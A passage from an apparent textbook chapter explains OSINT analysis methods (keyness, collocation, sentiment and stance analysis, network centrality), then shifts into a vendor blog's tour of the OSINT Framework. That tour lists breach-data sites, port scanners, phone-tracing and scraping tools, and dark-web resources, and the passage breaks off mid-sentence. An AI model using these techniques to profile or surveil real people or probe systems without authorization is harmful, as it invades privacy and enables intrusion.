Although the tools for OSINT collection are evolving on a nearly daily basis, the methods used by the tools themselves change less dramatically. Most tools use lexical analysis, network analysis, geospatial analysis, or a combination of these methods to isolate, describe, and analyze data. All three methods existed long before their application to Internet-based content, but the vast proliferation of social media platforms and the ever-increasing ease with which individuals can access the Internet make that environment rich for intelligence collection. Furthermore, just as the transition from Web 1.0 to Web 2.0 has exponentially increased the amount of user-generated data available to parse and analyze for specific characteristics, the transition to Web 3.0— where machine learning and natural language processing will be dominant—is already changing the efficiency of these methods for sorting, translating, and analyzing data for intelligence purposes.

Distinguishing among the proliferating commercially available open-source analytic tools can be difficult, because of their abundance and poor descriptions. Identifying the specific components of the methods they use, however, provides a rubric by which to evaluate and compare capabilities. Tools can be compared in terms of the number of analytic methods they can employ and their speed, accuracy, and capacity for performing analyses.

61.3.1.1. Lexical Analysis

One of the most powerful uses of open source tools in the social media age is the ability to simultaneously aggregate large bodies of text from all over the world at any given time of day from multiple sources across an array of languages, cultures, and nationalities. Lexical analysis can, at its most basic level, show the most-searched-for terms on Google on any given day or show which keywords appeared most frequently. At a higher level, lexical analysis can parse meaning behind language and infer information about the people engaging in social media, including demographic characteristics such as age, social class, economic background, and education level.

In addition to analytic capabilities, advanced lexical analytic methods are often dependent on having a base corpus for reference. By corpus, in this context, we mean not simply a large collection of text but a comprehensive body of text that provides the basis for the descriptive analysis of a language. While there are well-established corpora available for some languages, including English, Mandarin, and Russian, many languages lack established corpora, and some of the lexical analytic tools cannot be employed until such corpora are created. Machine learning, which is discussed in greater detail later in this chapter, is already helping to overcome some of the language deficits in lexical analysis, and it will continue to improve over time.

61.3.1.2. Keyness Analysis

Keyness is a measure of how often a word occurs in a given sentence or piece of writing. Keyness analysis can create a vivid picture of a speaker or writer based on the words he or she uses. Certain words appear more often in English-language statements written by native-English speakers than in those written by non-native speakers, for example.

61.3.1.3. Frequency Profiling

Keyness is also used to determine frequency profiling, i.e., the general ability to either distinguish one corpus from another based on the occurrence of keywords in each body or compare a sample corpus to a large or larger corpus. One application of frequency profiling would be to attribute material to a source, given a sufficient body of confirmed attributed material to reference; it could also be used to differentiate different “phases” in the writing or speech of one person. For example, researchers at Arizona State University used frequency profiling to demonstrate President Ronald Reagan’s cognitive decline before he was officially diagnosed with Alzheimer’s disease.

61.3.1.4. Clusters

A cluster is a sequence of two or more words that may not be a grammatical or meaningful unit in and of itself but which can be included in keyword analysis.

61.3.1.5. Collocation

Collocation is the probability that any two of the words identified in a keyness analysis frequently occur together, typically within five words on either side of the word identified for investigation (also referred to as the “node”). Collocation can be used not only to enhance search functionality but to help identify key themes in a text. Collocation is important because it can indicate how a person forms connections between concepts.

For example, Baker et al., in their study on United Kingdom discourse around refugees, found that four words—immigrant, migrant, refugee, and asylum seeker—shared a consistently high number of collocates, meaning that the United Kingdom press was either intentionally or unintentionally linking those concepts in people’s minds.

61.3.1.6. Sentiment Analysis

Sentiment analysis identifies terms or entities about which a person has “an overall majority opinion which is not shared by a different class,” for example, a particular political figure who is seen as divisive. The critical function of sentiment analysis is to take an opinion expressed online and classify it as expressing a positive, negative, or neutral attitude. Sentiment analysis can be employed across a wide range of topics, from the state of American political discourse to the support for ISIS in the Middle East. However, some researchers caution that an overreliance on sentiment analysis risks overstating the role of social media in representing a larger societal voice, rather than representing the percentage of a given population that is online and engaged on a topic.

61.3.1.7. Stance Analysis

While sentiment analysis shows how language can differentiate viewpoints between individuals or groups, stance analysis uses language preferences to indicate an individual's underlying values or an expression of an attitude toward a given concept. For example, Marcellino uses stance analysis to show that U.S. Marines speak in a distinct, internally cohesive manner “marked by future-oriented, inclusive, highly certain language.”

61.3.1.8. Natural Language Processing

Previous generations of researchers and intelligence analysts had to rely on human translators and interpreters to process large bodies of text in other languages. Technological advances in text analysis and natural language processing have reduced this burden significantly, and an array of resources is now available for faster translation and processing of foreign-language materials. Some resources, such as Google Translate, are free and open-source, and they invite users to offer improved translations for machine-generated text, which in turn improves and fine-tunes the algorithms over time. Cohen et al. note that automatic translation services are “seldom as good as if a human expert had translated the content of a website, but the great advantage with automatic translation is obviously the speed with which large amounts of data can be processed.” Speed is an obvious advantage when intelligence analysts are determining how much of a threat an individual posting on an extremist website poses in the immediate future.

61.3.1.9. Machine Learning

All the lexical-analysis processes and terms described above, from calculating keyness to detecting collocations to translating materials and providing sentiment analysis, are made more efficient through machine learning. Machine learning is the process of teaching a software program to make decisions independent of a human after the desired decision-making process has first been modeled extensively for the program. Machine learning requires that experts in both machine learning and computational linguistics initially design the parameters and adequately “teach” the computer how to recognize linguistically relevant patterns in written text.

61.3.1.10. Applying Lexical Analysis Tools

Using the tools described above, lexical analysis can paint rich pictures of writers, as well as their larger context—the communities they identify with, the individuals or communities they intend to reach with their words, and possible shifts in ideology or viewpoints over time. Lexical analysis increasingly involves the collection of corpora from the Internet, where people share, post, tweet, and in a myriad of other ways express opinions and share thoughts every day. The use of this method and its application to intelligence collection will almost certainly continue to expand as tools such as natural language processing and machine learning for sentiment and stance analysis continue to improve.

61.3.2. Social Network Analysis

For decades before the advent of the most recent generation of web-based applications, social network analysis attempted to explain the relationships between individuals as a series of exchanges that can be mapped and plotted to explain past and predict future interactions. The underlying principles of social network analysis are the following:

- Actors are viewed as interdependent, not autonomous.
- Relational ties between actors are channels for the transferor “flow” of resources (either material or nonmaterial).
- Network models view the structural environment as providing opportunities for or constraints on individual action.
- Network models conceptualize structure (social, economic, political, etc.) as lasting patterns of relations among actors.

While social network analysis examines the connections between individuals, the intent is not to explain the individuals but rather to understand the more extensive network of connected actors. Thus, the unit of examination is larger—dyads (two actors and their relationship), triads (three actors), more significant subgroups of individuals, or entire systems.

Social network analysis in the Internet age has created an exponential supply of new data points in the study of networked interactions. In contrast, new social media tools provide greater visibility into networks.


The foundational elements of social network analysis

Each unit in a social network is described as a node. Nodes can be individuals outside of a system or inside, but social network analysis focuses primarily on nodes that are part of larger groups. A dyad is two nodes interacting with each other, as indicated by the line connecting A to B. A triad is similarly an interaction between three nodes—A, B, and C. From these basic building blocks, more extensive networks form that can describe how nodes interact with each other, which nodes hold more control or power, and how nodes are linked to each other through shared connections. The star network, line network, and circle network are ways of visualizing different kinds of interactions.

61.3.2.1. Degree

Degree is the number of connections a node has; the larger the degree, the more connections the node has. In Figure 3.2, degree is illustrated by the position of node G in the star network: G has degree six, while all other nodes have degree one, meaning that G will have more opportunities for access to information or greater ability to influence than all the other nodes in the network.

Figure 3.2
Social Network Analysis Diagrams



SOURCE: RAND analysis.

61.3.2.2. Density

There is a finite number of lines in any graph, and the number of nodes determines the maximum. Density is the ratio of lines that are actually present in the graph to the theoretically possible maximum. In Figure 3.2, the circle network has low density, meaning that there is a low number of lines between the nodes relative to the number that could exist (e.g., A and F could be connected, I and C could be connected). The greater that ratio is, the more interactions occur within a group, which can be measured as cohesiveness. Within groups larger than two people, this indicates the “extent to which network members know and interact with each other.”

61.3.2.3. Betweenness

Betweenness is an indication of the degree to which an individual point (or node) controls communication. In the line network in Figure 3.2, B is between A and C; therefore, any information A would like to pass on to C has to travel through B, meaning that B can control the message that C receives, changing that message or preventing it from reaching C entirely. Social network analysis can use measures of betweenness to designate individuals as “influencers” within a given network, seeing how language changes and morphs in the exchange from one actor to the next, as in a giant game of telephone. An important finding for the IC is that betweenness allows researchers to get a vivid idea of what a small number of critical nodes are discussing, even if the users themselves have put up high-security protections on their social media presence if the researchers understand how less-critical actors are connected to that node. In other words, in the giant game of telephone, one can extrapolate what the person in the middle said by determining what the people on either side of him said.

61.3.2.4. Betweenness Centrality

A corollary to betweenness, betweenness centrality suggests a way to determine how otherwise unassociated networks or individuals share a common link that allows for communication between them. Where two different networks interact—for example, if the star network and the circle network had a shared connection—measures of betweenness centrality indicate how those two groups are linked and provide information on the “heterogeneity or variability of betweenness in the entire set of actors.”

61.3.2.5. Closeness

While betweenness indicates which individuals within a given group might control the message, closeness measures how independent or dependent each individual in a group is from the others and therefore how much any one person depends on another to relay a message. In the line network in Figure 3.2, actor C is closer to all other actors in the network, while actors A and E are farthest away.

61.3.2.6. Measures of Centrality

Measures of centrality describe an individual node's importance within a larger network. Individuals with high centrality typically have “high involvement in many relations, regardless of send/receive directionality, or volume of activity.” In the context of a Twitter interaction, a user with high centrality would frequently get mentioned by other users, regardless of whether the user initiated the conversation or not, and would also frequently initiate interactions with other people in their networks.

61.3.2.7. Directionality

Measured as “outdegree” (i.e., information going out) or “indegree,” (i.e., information coming in), actors with larger indegrees tend to be the most prestigious or important within a network. Directionality, unlike the other measures defined here, looks at where the information originated and in which direction it flows. In the line network, for example, whether a node is important depends on the direction in which information flows; if all information flows to the right, node E would have the largest indegree. In dyads, directionality can indicate whether both members share equal influence/ power in the interaction or there is an unequal power dynamic.

61.4. Understanding the OSINT Framework

What is OSINT Framework?

OSINT Framework, as its name implies, is a cybersecurity framework, a collection of OSINT tools to make your intel and data collection tasks easier. This tool is mostly used by security researchers and penetration testers for digital footprinting, OSINT research, intelligence gathering, and reconnaissance. It provides a simple web-based interface that allows you to browse different OSINT tools filtered by categories.

It also provides an excellent classification of all existing intel sources, making it a great resource for knowing what infosec areas you are neglecting to explore, or what will be the next suggested OSINT steps for your investigation.


OSINT Framework is classified based on different topics and goals. This can be easily seen while taking a look at the OSINT tree available through the web interface.

OSINT Framework classification

When you immediately load the website <https://www.osintframework.com> you'll notice the OSINT tree is before your eyes on the left side of your screen.

There are some highlights you should know; take a look at the following indicators on the right side, for some of the listed tools:

- (T) – Indicates a link to a tool that must be installed and run locally
- (D) – Google Dork (aka Google Hacking)
- ® – Requires registration
- (M) – Indicates a URL that contains the search term and the URL itself must be edited manually




When you click any of the categories, such as Username, Email Address, or Domain Name, a lot of useful resources will appear on the screen, in the form of a sub-tree.

Searching for users, email addresses, IP addresses, or social network details becomes super easy as you have all the tools available in one single interface. It's just like a giant OSINT bookmarks library.

For example, within the IP Address, specifically through the Protected by Cloud Services section, you will find links to Cloudflare Watch and CloudFail.

The same happens with other popular categories such as Email Address — Breach Data you will find many links to useful resources such as Have I been pwned? or DeHashed.



Data breach resources

We've written about port scanners before, also about Nmap commands the last time, but this framework offers a lot of alternatives for finding ways to scan ports, such as:


- Shodan
- Urlscan.io
- EyeScans.io
- Mr.Looquer
- ZoomEye

Social network data exploration is also available by offering access to a lot of tools, including LinkedIn, Reddit, Google+, Twitter, and Facebook.

LinkedIn isn't as exploited as a network when compared to Facebook or Twitter, and even in this case, this framework offers excellent tools like LinkedInt, ScrapedIn, and the IntelTechniques LinkedIn tool.

When it comes to Domain and DNS History, you'll find a few tools in the PassiveDNS section, including our

own SecurityTrails toolkit, Mnemonic, PTRarchive.com, and DNS Dumpster.




Another exciting category that caught our attention was “Vulnerabilities,” found within the Domain Names category, which offers access to a lot of good vulnerability and top CVE databases, such as:

- Mage Scan
- Sn1per (T)
- ASafaWeb
- Zone-H.org
- XSSposed.org

Do you need to identify phone numbers? There are a lot of phone number tracking tools that allow you to identify an incoming call. These include:


- OpenCNAM
- HLR Lookup Portal ®
- Data24-7 ®
- Next Caller ®
- CallerIDService.com ®
- Mr. Number (M)
- Free Carrier Lookup
- Phone Validator
- ThatsThem
- CallerID Test
- Whocalld



You can even find a category dedicated to the Dark Web, classified in five subsections that include General Information, Dark Web Clients, Content Discovery, TOR Search and Directories.

Accessing Dark Web tools and popular sites using .onion with features like these only takes seconds:

